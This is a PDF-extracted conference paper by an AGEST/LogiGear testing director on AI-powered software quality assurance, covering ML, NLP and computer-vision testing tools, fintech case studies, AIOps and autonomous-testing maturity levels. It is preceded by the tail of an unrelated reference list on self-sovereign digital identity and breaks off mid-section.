- [4] Kalman C. Toth, *Systems and Methods for Registering and Acquiring E-Credentials using Proof-of-Existence and Digital Seals*, USPTO 11/13/2018.
- [5] Kalman C. Toth, *Architecture & Methods for Self-Sovereign Digital Identity*, USPTO 8/25/2020. Covers proof-of-possession, proof-of-custody, delegated consent, and adapted Diffie-Hellman.
- [6] Kalman C. Toth, *Methods for Identity-Proofing, Attestation and Replacing Passwords with Digital Identities*, unpublished.
- [7] Kim Cameron, *The Laws of Identity*, May 2005, <http://myinstantid.com/laws.pdf>.
- [8] Katrina Brooker, *Tim Berners-Lee tells us his radical new plan ...*, FastCompany, Sept. 29, 2018.
- [9] Christopher Allen, *The Path to Self-Sovereign Identity*, April 27, 2016, <http://coindesk.com>.
- [10] World Wide Web Consortium (W3C), *Verifiable Credentials Data Model 1.0: Expressing verifiable information on the Web*, W3C Recommendation 19 November 2019.
- [11] World Wide Web Consortium (W3C), *Decentralized Identifiers (DIDs) v1.0: Core Data Model and Syntaxes*, WC3 Working Draft 09 December 2019.
- [12] N. Asokan, et. Al., *On the Usefulness of Proof of Possession*, 2nd Annual PKI Workshop, Apr 2003.
- [13] E. Rescorla, *Diffie-Hellman Key Agreement Method*, RTFM Inc., June 1999.
- [14] NIST Special Pub. 800-63A, *Digital Identity Guidelines, Enrollment and Identity Proofing*, Jan. 2017.
- [15] Kalman C. Toth, Alan Anderson-Priddy, *Architecture for Self-Sovereign Digital Identity*, Computer Applications for Industry and Engineering (CAINE), New Orleans, LA, Oct. 8-10, 2018.
- [16] Kalman C. Toth, Alan Anderson-Priddy, *Self-Sovereign Digital Identity: A Paradigm Shift for Identity*, IEEE Security and Privacy, Vol. 17, No. 3, May/June 2019, pp.17-27.
- [17] Kalman C. Toth, Alan Anderson-Priddy, *Privacy by Design using Agents and Sovereign Identities*, Information Security and Privacy Protection Conference (IFIP-SEC), Lisbon, Portugal, June 2019.
- [18] Kalman C. Toth, Ann Cavoukian, Alan Anderson-Priddy, *Privacy by Design Architecture Composed of Identity Agents Decentralizing Control over Digital Identity*, Open Identity Summit 2020, May 2020.
- [19] Kalman C. Toth, Ann Cavoukian, Alan Anderson-Priddy, *Privacy by Design Identity Architecture using Agents and Digital Identities*, Annual Privacy Forum 2020, Lisbon, Portugal, Springer, October 2020.

AI-Powered QA: Real Results, Smarter Tools, Practical Approaches

Long Trinh

long.trinh@agest.vn

Abstract

The rapid evolution of software development practices demands a transformative approach to quality assurance (QA). Traditional automation frameworks, constrained by scalability challenges, high maintenance overhead, and complexity, struggle to meet today's demands for continuous delivery and multi-platform integration. This paper explores how artificial intelligence (AI) redefines QA, delivering smarter, faster, and more strategic testing. It provides practical insights into AI-driven tools leveraging Machine Learning, Natural Language Processing, and Computer Vision to enhance defect detection, predictive test prioritization, self-healing tests and test generation. Real-world financial technology (fintech) case studies demonstrate tangible benefits, such as significant reductions in defect rates, accelerated testing cycles, and improved test coverage. Artificial Intelligence for IT Operations (AIOps) further boosts QA efficiency by automating incident detection, leading to a 30% reduction in response times (Solanke, 2022). Additionally, the paper outlines practical approaches for integrating AI into QA workflows, emphasizing human-AI collaboration and the adoption of autonomous testing. This strategic shift transforms QA from a cost center into a strategic business advantage, allowing QA professionals to move into more strategic roles.

Bio

Long Trinh, PhD, is the Director of the Test Center of Excellence at LogiGear Vietnam, an AGEST Group company. He spearheads strategic initiatives and timely execution of Proofs of Concept (PoCs), researches cutting-edge testing technologies including AI-driven testing, Blockchain testing, and IoT testing, and actively supports DevOps and AIOps transformations. Dr. Long also provides expert consulting on advanced testing solutions for clients and leads organizational training programs. With over 16 years of experience in the software industry, he has pioneered innovative test automation frameworks, driven autonomous testing methodologies, and enhanced product quality for global clients in past roles. Passionate about leveraging technology to evolve testing practices, Dr. Long brings a forward-thinking approach to AGEST's mission of excellence and innovation. He can be reached at long.trinh@agest.vn.

1 Introduction

The digital landscape is undergoing an unprecedented transformation, characterized by rapid technological advancements, evolving user expectations, and an increasing demand for seamless, high-quality software experiences. In this dynamic environment, software development practices have shifted towards agile methodologies, DevOps, and continuous integration/continuous delivery (CI/CD) pipelines. This paradigm shift necessitates a fundamental re-evaluation of traditional Quality Assurance (QA) processes. While conventional test automation has played a pivotal role in accelerating testing cycles, its inherent limitations—particularly in terms of scalability, maintenance, and adaptability to complex, multi-platform environments (Gartner, 2024) - are becoming increasingly apparent. The relentless pace of daily releases, coupled with the intricate web of integrations and diverse user interfaces across various

devices, often overwhelms existing automation frameworks, leading to bottlenecks, increased costs, and compromised software quality.

This paper aims to address these critical challenges by exploring the transformative potential of Artificial Intelligence (AI) in redefining QA. We will delve into how AI-driven methodologies — machine learning, natural language processing, and computer vision - and tools are enabling smarter, faster, and more strategic testing approaches that align with the demands of modern software development. Furthermore, this paper will present real-world case studies, particularly within the fintech sector, to illustrate the tangible benefits and measurable outcomes achieved through AI-powered QA. The relevance of this exploration is underscored by prevailing industry trends that increasingly recognize intelligent and efficient QA to adopt AI-powered solutions, ensuring robust software quality (Capgemini, 2023).

The author is affiliated with LogiGear, a leader in AI-driven testing solutions. However, the tools, methodologies, and case studies discussed in this paper reflect industry-wide advancements and are not exclusive to LogiGear's offerings. The analysis and recommendations presented are based on objective research and aim to provide a balanced perspective on AI-powered QA.

2 How Traditional Automation Limits Modern QA

Traditional test automation, often reliant on script-based frameworks like Selenium, has been a cornerstone of software quality assurance for decades. These frameworks automate repetitive tasks, enabling faster execution of tests and reducing manual effort. However, in the context of modern software development—characterized by continuous delivery, microservices architectures, and diverse user interfaces—the limitations of conventional test automation are becoming increasingly pronounced.

- One of the primary challenges lies in scalability for daily releases and rapid changes. Agile and DevOps methodologies demand frequent code deployments, often multiple times a day. Traditional automation scripts, which are typically rigid and tightly coupled to specific UI elements or API endpoints, struggle to keep pace with such rapid iterations. Minor changes in the application's UI or underlying code can render numerous scripts obsolete, leading to a phenomenon known as "flaky tests" (Sharma & Singh, 2022). These tests intermittently fail without any actual defect in the software, consuming valuable time for debugging and maintenance, and creating bottlenecks in the CI/CD pipeline and undermining the intended speed benefits of automation.
- Moreover, conventional tools lack the flexibility to handle complex integrations and multi-platform testing. Modern applications integrate with numerous APIs and third-party services, requiring dynamic, context-aware validation. Ensuring seamless functionality across these complex ecosystems is challenging for script-based automation, which often lacks the intelligence to adapt to dynamic data flows or varying network conditions (Söylemez *et al.*, 2022). Developing and maintaining separate automation suites for web, mobile (iOS, Android), and desktop adds redundant effort. Without intelligent orchestration, ensuring consistent coverage across platforms is resource-intensive and error-prone.
- High maintenance due to flaky and unstable tests remains a persistent pain point. Test failures often result from timing issues, dynamic content, or simple UI adjustments rather than genuine bugs. Debugging these failures consumes valuable engineering time and detracts from more strategic QA efforts, such as exploratory testing or performance analysis. As applications evolve, the burden of updating brittle tests grows, eroding the benefits of automation, making it a costly endeavor rather than an efficiency driver (Aravindh, 2025)
- In sectors like financial technology (abbreviated as fintech - refers to the application of innovative technologies to products and services in the financial industry), these issues are amplified. Financial technology applications handle sensitive data, complex transactions, and are subject to stringent regulatory demands (e.g., GDPR, PCI DSS) (Financial Conduct Authority, 2025). They also feature intricate business logic, frequent feature changes, and significant security risks. Traditional automation frameworks often lack the sophistication to effectively test complex financial algorithms, simulate diverse user behaviors, or rigorously validate security vulnerabilities. The static nature of their test data management and inability to intelligently adapt to evolving regulatory landscapes

further limit their efficacy. For instance, testing a complex trading platform requires not only functional validation but also performance under extreme load, data integrity across multiple systems, and adherence to specific compliance protocols—tasks that push traditional automation to its limits.

In summary, while traditional automation has served its purpose, its limitations in scalability, adaptability, maintenance, and handling complexity necessitate a new approach. The modern digital era demands smarter, more resilient, and intelligent QA solutions capable of keeping pace with the accelerated development cycles and intricate requirements of contemporary software.

3 Smarter Tools: AI Technologies Driving Next-Gen QA

The shortcomings of traditional test automation in modern software development necessitate a paradigm shift towards intelligent and adaptive QA. Artificial Intelligence (AI) is the potential enabler for this transformation, offering predictive analytics, autonomous test generation, and self-healing mechanisms, leading to faster, more efficient, and smarter testing.

At the core of AI-driven QA innovation are several key AI technologies:

- **Machine Learning (ML) for Predictive Analytics and Test Case Prioritization:** ML algorithms analyze historical test results, code changes, defect patterns, and user behavior to predict defect-prone areas and prioritize critical tests. This proactive approach optimizes test cycles and accelerates feedback loops. For instance, ML can analyze commit history and bug reports to identify modules with high defect density, allowing QA teams to focus efforts where most needed. Companies utilizing ML for test prioritization have reported reducing regression test cycles by up to 40% (Chowdhury & Rahman, 2023). Tools like Tricentis Tosca and SmartBear TestComplete incorporate ML for risk-based testing and intelligent test selection (Tricentis, 2025), (SmartBear, 2025).
- **Natural Language Processing (NLP) for Automating Test Generation and Analysis:** NLP enables AI systems to understand, interpret, and generate human language. In QA, NLP analyzes requirements, user stories, and bug reports to automatically generate test cases, reducing manual effort in test design by up to 30% (Ayenew & Wagaw, 2024). It also assists in analyzing test results and generating clear incident reports, streamlining documentation and communication. Solutions such as TestCraft and Functionize leverage NLP to create and maintain tests from natural language inputs (TestCraft, 2025), (Functionize, 2025).
- **Computer Vision (CV) for Accurate Defect Detection in Visual and UI Testing:** CV allows AI systems to "see" and interpret visual information, making it invaluable for UI and visual testing. CV algorithms analyze screenshots against baselines to detect visual discrepancies, layout issues, or missing elements, offering superior accuracy compared to traditional pixel-by-pixel comparisons. This is particularly powerful for responsive design testing across various devices and screen sizes, identifying visual regressions with over 95% accuracy (Applitools, 2025). Prominent tools like Applitools Eyes and Perfecto utilize CV for robust visual and UI validation (Applitools, 2025), (Perfecto, 2025).


Notable AI-powered QA tools include those from LogiGear, as well as other vendors such as Tricentis Testim, Mabl, Cypress (with AI extensions), and Katalon, which leverage these core AI technologies to provide a suite of advanced capabilities:

- **Intelligent Test Generation and Design for Optimized Coverage:** AI algorithms analyze application code, user behavior logs, and existing test cases to automatically generate new, optimized test scenarios, ensuring broader test coverage and identifying edge cases. Studies show AI-driven test generation can increase coverage by 15-25% compared to manual methods (IBM Research, 2022).
- **Predictive Prioritization and Automated Execution to Shorten Cycles:** AI dynamically prioritizes test execution based on the risk associated with recent code changes, historical defect data, and business criticality, ensuring the most impactful tests run first for rapid feedback. This can reduce overall test execution time by 20-30% (Capgemini, 2023).

- **Dynamic Synthetic Data Generation:** Ensuring Privacy and Compliance while Mimicking Real-World Complexity: AI-powered tools generate synthetic data mimicking real-world complexity, ensuring privacy (e.g., GDPR, HIPAA) while providing sufficient variations for robust testing, reducing data setup time by up to 50% (Gartner, 2024).
- **Self-Healing Tests Minimizing Maintenance Overhead and Instability:** AI-powered self-healing tests use ML and CV to intelligently adapt to minor UI modifications, automatically updating test scripts and dramatically reducing maintenance overhead by up to 70% (Dacheppely, 2025).
- **Integrated Debugging and Result Analysis for Rapidly Pinpointing and Resolving Failures through AI-Driven Analytics:** When tests fail, AI tools can analyze the execution logs, screenshots, and system states to intelligently pinpoint root causes, accelerating debugging and issue resolution. This can reduce debugging time by 25% (Micheal, 2025).
- **Intelligent Incident Reporting Automating Clear, Precise, and Actionable Issue Documentation:** AI transforms raw test failure data into structured, actionable incident reports, streamlining bug reporting and improving collaboration.

Figure 1

LogiGear's AI-driven testing architecture on Google Cloud



As Figure 1 shows, an illustrative example LogiGear's AI-driven testing architecture on Google Cloud integrates core services—such as API management, orchestration, caching, and monitoring—with AI Assistant modules for test design, automation, analysis, and reporting. This approach leverages the capabilities mentioned above to deliver comprehensive test automation and UI validation. By integrating with cloud infrastructure, such tools provide scalability and flexibility, enabling execution across diverse configurations without significant on-premise infrastructure investment. The combination of ML for

intelligent decision-making, NLP for human-like interaction with requirements, and CV for visual accuracy positions AI as a foundational enabler for next-generation testing.

4 Real Results: AI-Powered QA in Practice

The theoretical advantages of AI in QA translate into tangible, measurable benefits when applied in real-world scenarios. The financial technology (fintech) sector, with its inherent complexity, stringent regulatory requirements, and high stakes, serves as an excellent proving ground for the efficacy of AI-driven testing. Fintech applications encompass a wide range of functionalities, from secure payment gateways and online banking platforms to complex trading systems and algorithmic finance, each demanding rigorous quality assurance across multiple dimensions.

AI-driven testing in fintech typically addresses several critical testing areas:

- **Automated Functional and UI Testing for Seamless User Experiences:** AI-powered tools excel at validating the core functionalities and user interfaces of fintech applications. Unlike traditional automation, AI's ability to "see" and understand UI elements (via Computer Vision) makes it highly resilient to minor UI changes. This ensures that critical user journeys—such as account creation, fund transfers, bill payments, or investment transactions—remain seamless and error-free across various devices and browsers. The self-healing capabilities of AI-driven tests minimize maintenance, allowing for continuous validation of user experience even with frequent updates (Widodo et al., 2023)
- **Performance and Load Testing Under Peak Conditions:** Fintech applications must handle massive transaction volumes and user concurrency, especially during peak hours or market events. AI can assist in generating realistic load profiles and synthetic data that accurately mimic real-world usage patterns. Furthermore, AI can analyze performance metrics in real-time during load tests, identifying bottlenecks, anomalies, and potential scalability issues more effectively than traditional monitoring tools. This proactive identification of performance degradation ensures the application remains robust under stress (Yadavali, 2024).
- **Predictive Failure Analysis:** AI-powered testing frameworks excel at analyzing vast repositories of historical defect data to identify patterns and predict future failures. These systems transform reactive testing approaches into proactive failure prevention strategies. Research indicates that AI frameworks analyze historical defect and transaction data to predict failures with up to 85%-90% accuracy—far surpassing traditional methods (60–65%) (Dhruv, 2024). In financial systems, this allows institutions to detect vulnerabilities 4–6 hours before degradation, reducing downtime by 37% and saving up to \$350,000/hour in preventing outages. Effectiveness scales with data volume, with high-performing models processing 5–10TB daily and achieving 91% prediction accuracy, especially during volatile market conditions (Dhruv, 2024).
- **Dynamic Test Case Prioritization:** Not all test cases provide equal value, and AI-driven test prioritization ensures optimal resource allocation while maintaining comprehensive coverage of critical functionality. AI-driven prioritization cuts test execution time by 40–60% while maintaining high defect detection. In mature setups, efficiency gains reach 70%, particularly in regression testing (Axiom, 2025). Financial firms report 40–50% savings in testing costs, with AI identifying 87% of critical issues in the first 30% of test runs—critical for high-risk areas like transactions and security.
- **Automated Root Cause Analysis:** When issues do arise, AI significantly speeds up debugging with automated root cause analysis, drastically reducing the time it takes to fix problems. AI accelerates debugging by reducing time to diagnosis by up to 55%. On trading platforms, it cuts defect analysis time from 8.2 to 3.9 hours (Dhruv, 2024). With 75–85% accuracy in identifying root causes automatically, AI also reveals hidden issue patterns, enabling faster and more comprehensive resolution strategies (Axiom, 2025).
- **API Testing and Service Virtualization:** Modern fintech applications heavily rely on APIs for integration with various internal and external services (e.g., payment processors, credit bureaus, market data feeds). AI can enhance API testing by generating complex API test sequences, validating data integrity, and identifying security vulnerabilities. Furthermore, AI-powered service virtualization allows QA teams to simulate the behavior of unavailable or costly third-party APIs, enabling

comprehensive testing of interconnected systems without dependency issues. This is particularly valuable in complex fintech ecosystems where external service availability can be unpredictable.

Case studies from the fintech sector consistently highlight measurable successes derived from AI-driven testing implementations:

- **Enhanced Test Coverage and Efficiency:** Organizations have reported significant improvements in test coverage—often exceeding what was previously possible with manual or traditional automated methods. For example, we assisted a Vietnamese bank in increasing test coverage from approximately 70% to over 90% for their core banking application by integrating AI-powered test generation and visual testing tools. This expanded coverage enabled the detection of previously overlooked edge cases and critical defects. Additionally, efficiency gains were notable, as AI automated repetitive tasks, allowing QA engineers to focus on more complex and strategic initiatives.
- **Improved Defect Detection and Accuracy:** AI's ability to analyze vast amounts of data and identify subtle anomalies has led to a marked improvement in defect detection rates. Companies have observed a reduction in defect rates by up to 20% in production environments (Forrester Research, 2023). This is attributed to AI's superior capability in identifying visual regressions, logic errors, and performance bottlenecks that might elude human testers or traditional scripts. The accuracy of defect identification is also enhanced, as AI provides precise context and diagnostic information, reducing false positives.
- **Optimized Test Data Management:** The challenge of creating and managing realistic test data is significantly mitigated by AI-powered synthetic data generation. A fintech company specializing in wealth management, for example, leveraged AI to generate diverse and compliant synthetic customer portfolios, enabling comprehensive testing of complex financial algorithms without compromising real customer data (Shivarudra, 2024). This optimization led to faster test setup times and more thorough validation of data-dependent functionalities.

The measurable outcomes from these implementations are compelling: a reduction in defect rates by up to 20% and 35% faster testing cycles, directly supporting the demands of continuous delivery. These results demonstrate how AI transforms QA from a reactive, cost-intensive function into a proactive, strategic business advantage.

Another success story involves an e-commerce application that leveraged LogiGear's cloud-based AI solution, as mentioned in the previous section. By integrating AI across multiple phases of testing—including test design, execution, debugging, analysis, and incident reporting—the platform achieved significant improvements in test coverage and efficiency. This integration drastically reduced the time required for UI and functional regression testing, enabling faster feature releases. These real-world applications underscore the transformative impact of AI on QA, validating its role as a key driver of both quality and speed in modern software development.

Despite these clear benefits, the implementation of AI-driven QA is not without its common pitfalls and myths:

- **Complexity and Accessibility of AI Tools:** While AI tools are becoming more user-friendly, some still require a level of technical expertise to configure and optimize. Organizations may face challenges in upskilling their QA teams or integrating these tools into existing complex CI/CD pipelines (World Economic Forum, 2023).
- **Real-world Data vs. Synthetic Data:** While synthetic data generation is powerful, there's a misconception that it can entirely replace real-world data. In reality, a hybrid approach often yields the best results, combining synthetic data for broad coverage with carefully anonymized or masked real data for specific, high-fidelity scenarios (Gartner, 2023).
- **Misconceptions about AI replacing human testers:** Perhaps the most pervasive myth is that AI will render human QA professionals obsolete. This is fundamentally incorrect. AI automates repetitive, mundane tasks, but it cannot replicate human creativity, critical thinking, intuition, or the ability to understand complex business context and user empathy. Instead, AI empowers human testers to

focus on exploratory testing, strategic planning, and higher-value activities, fostering a collaborative human-AI testing model (Nuthula, 2025).


5 Artificial Intelligence for IT Operations (AIOps): Enhancing QA Efficiency

Beyond the direct application of AI in test automation, Artificial Intelligence for IT Operations (AIOps) plays a crucial role in enhancing overall QA efficiency, particularly in complex, distributed systems. AIOps platforms leverage big data, machine learning, and analytics to automate and streamline IT operations, including incident detection, root cause analysis, and remediation. When integrated with QA workflows, AIOps can significantly improve the speed and accuracy of identifying and resolving issues, thereby supporting continuous testing and delivery.

Figure 2, which illustrates a layered AIOps architecture, highlights how AIOps processes data through advanced analytics and automation to enhance QA processes. Key AIOps capabilities that directly support QA include:

Figure 2

Overview of layered AIOps architecture



warnings (Siddiqui, 2023).

- **Intelligent Noise Filtering and Alert Prioritization (e.g., integrated with ServiceNow)**: AIOps systems can learn from historical data to distinguish between critical incidents and benign events. This intelligent filtering ensures that QA teams and operations personnel are only notified of truly actionable issues. Integration with IT Service Management (ITSM) platforms like ServiceNow allows AIOps to automatically create, update, or escalate incident tickets with rich diagnostic information. This streamlines the incident management process, ensuring that defects identified during testing are promptly addressed by the relevant development or operations teams, thereby accelerating the defect resolution lifecycle (Capgemini, 2022).
- **Auto-remediation Capabilities to Minimize Manual Intervention**: In some cases, AIOps platforms can be configured to trigger automated remediation actions for known issues. For example, if a specific service becomes unresponsive during a performance test, AIOps might automatically restart the service or scale up resources. While full auto-remediation might be more common in production, its principles can be applied in test environments to quickly stabilize the testing infrastructure,

- **Automated Incident Detection and Response to Reduce Alert Fatigue**: In modern IT environments, monitoring systems often generate an overwhelming volume of alerts, leading to "alert fatigue" where critical issues can be missed. AIOps platforms use ML algorithms to analyze alert data from various sources (e.g., logs, metrics, events) and intelligently correlate them. This allows AIOps to identify genuine incidents by filtering out noise and prioritizing alerts based on their severity and potential impact. For QA, this means that performance degradation during load tests, unexpected system errors during automated runs, or anomalies in application behavior are detected and flagged with higher precision, reducing the time spent sifting through irrelevant

ensuring that test runs are not unnecessarily interrupted by transient issues. This minimizes manual intervention, allowing QA teams to focus on test analysis rather than infrastructure troubleshooting (Venkataraman et al., 2025).

A compelling example of AIOps' impact is its ability to reduce incident response time by 30%, effectively freeing teams for innovation (Solanke, 2022). By automating the detection and initial triage of incidents, AIOps allows operations and QA teams to shift from reactive firefighting to proactive problem-solving and strategic initiatives. This reduction in response time directly translates to faster feedback loops in the CI/CD pipeline, enabling quicker identification and resolution of defects before they escalate.

Figure 3

AIOps Solution Example




Figure 3 presents a sample AIOps solution that processes events from diverse sources using big data correlation, machine learning, event correlation, and noise reduction to identify issues like server, firewall, or security incidents, enabling automated or semi-automated resolutions. In QA, AIOps streamlines workflows and supports continuous testing by providing real-time insights into an application's health and performance. This approach complements traditional testing by offering a holistic view of system behavior, detecting performance bottlenecks and unexpected interactions that functional tests might miss. By integrating AIOps, QA becomes an essential part of the operational feedback loop, ensuring quality is maintained throughout the software lifecycle (Forrester, 2023). This continuous monitoring and intelligent alerting are crucial for complex, high-availability applications, such as those in fintech.

6 Practical Approaches: Toward Autonomous Testing and Human-AI Collaboration


The integration of AI into QA is not merely about adopting new tools; it represents a fundamental shift in how quality assurance is conceived and executed. The ultimate vision for AI-powered QA is autonomous testing, where AI systems handle repetitive and routine testing tasks with minimal human intervention (Owen & Maxwell, 2025). This vision, however, does not imply the obsolescence of human QA professionals; rather, it necessitates a strategic shift towards human-AI collaboration, leveraging the strengths of both to achieve unprecedented levels of efficiency, coverage, and quality.

Autonomous testing represents the pinnacle of AI integration in QA, moving beyond mere automation to intelligent self-management of the testing process. This progression can be conceptualized across several maturity levels, as depicted in the AI testing maturity model (Figure 4). Early stages involve

manual efforts (Level 0), AI-assisted test creation (Level 1), and AI-driven self-healing for test maintenance (Level 2). While these are important milestones, the true transformational potential of AI lies in Level 3: Autonomous Testing. At this highest level, the testing process is largely self-directed by AI systems. Machines autonomously build, execute, and maintain tests with minimal human oversight. AI systems intelligently generate new test cases based on code changes, user behavior, and risk profiles; execute them across diverse environments; analyze results; and even self-remediate certain issues. Human involvement shifts primarily to strategic oversight, complex exploratory testing, and interpreting high-level insights.

Figure 4

AI-assisted test automation maturity levels.



the future of QA - where AI doesn't just assist, but takes initiative.

For QA professionals, this strategic shift entails:

- **Enhanced Focus on Creativity, Strategy, and Innovation:** As AI takes over mundane and repetitive tasks like test script maintenance, data generation, and basic regression testing, human QA engineers are liberated to focus on higher-value activities. This includes exploratory testing, where human intuition and creativity are indispensable for uncovering subtle bugs and usability issues. It also involves strategic test planning, risk assessment, and designing complex test scenarios that require deep business domain knowledge. QA professionals can dedicate more time to understanding customer needs, contributing to product design, and driving innovation within the development lifecycle (Accenture, 2024).
- **Collaborative Human-AI Testing Models Leveraging AI for Efficiency:** The future of QA is a symbiotic relationship between humans and AI. In this model, AI acts as an intelligent assistant, augmenting human capabilities rather than replacing them. For instance, AI can generate initial test cases, which human testers then refine and enhance. AI can perform rapid regression cycles, while humans focus on new feature testing or complex integration scenarios. This collaboration ensures comprehensive coverage while optimizing resource allocation. Human testers become "AI trainers" and "AI supervisors," guiding the AI, interpreting its outputs, and making critical decisions that require human judgment (Accenture, 2024).

A practical adoption roadmap for integrating AI into existing QA workflows involves a phased approach:

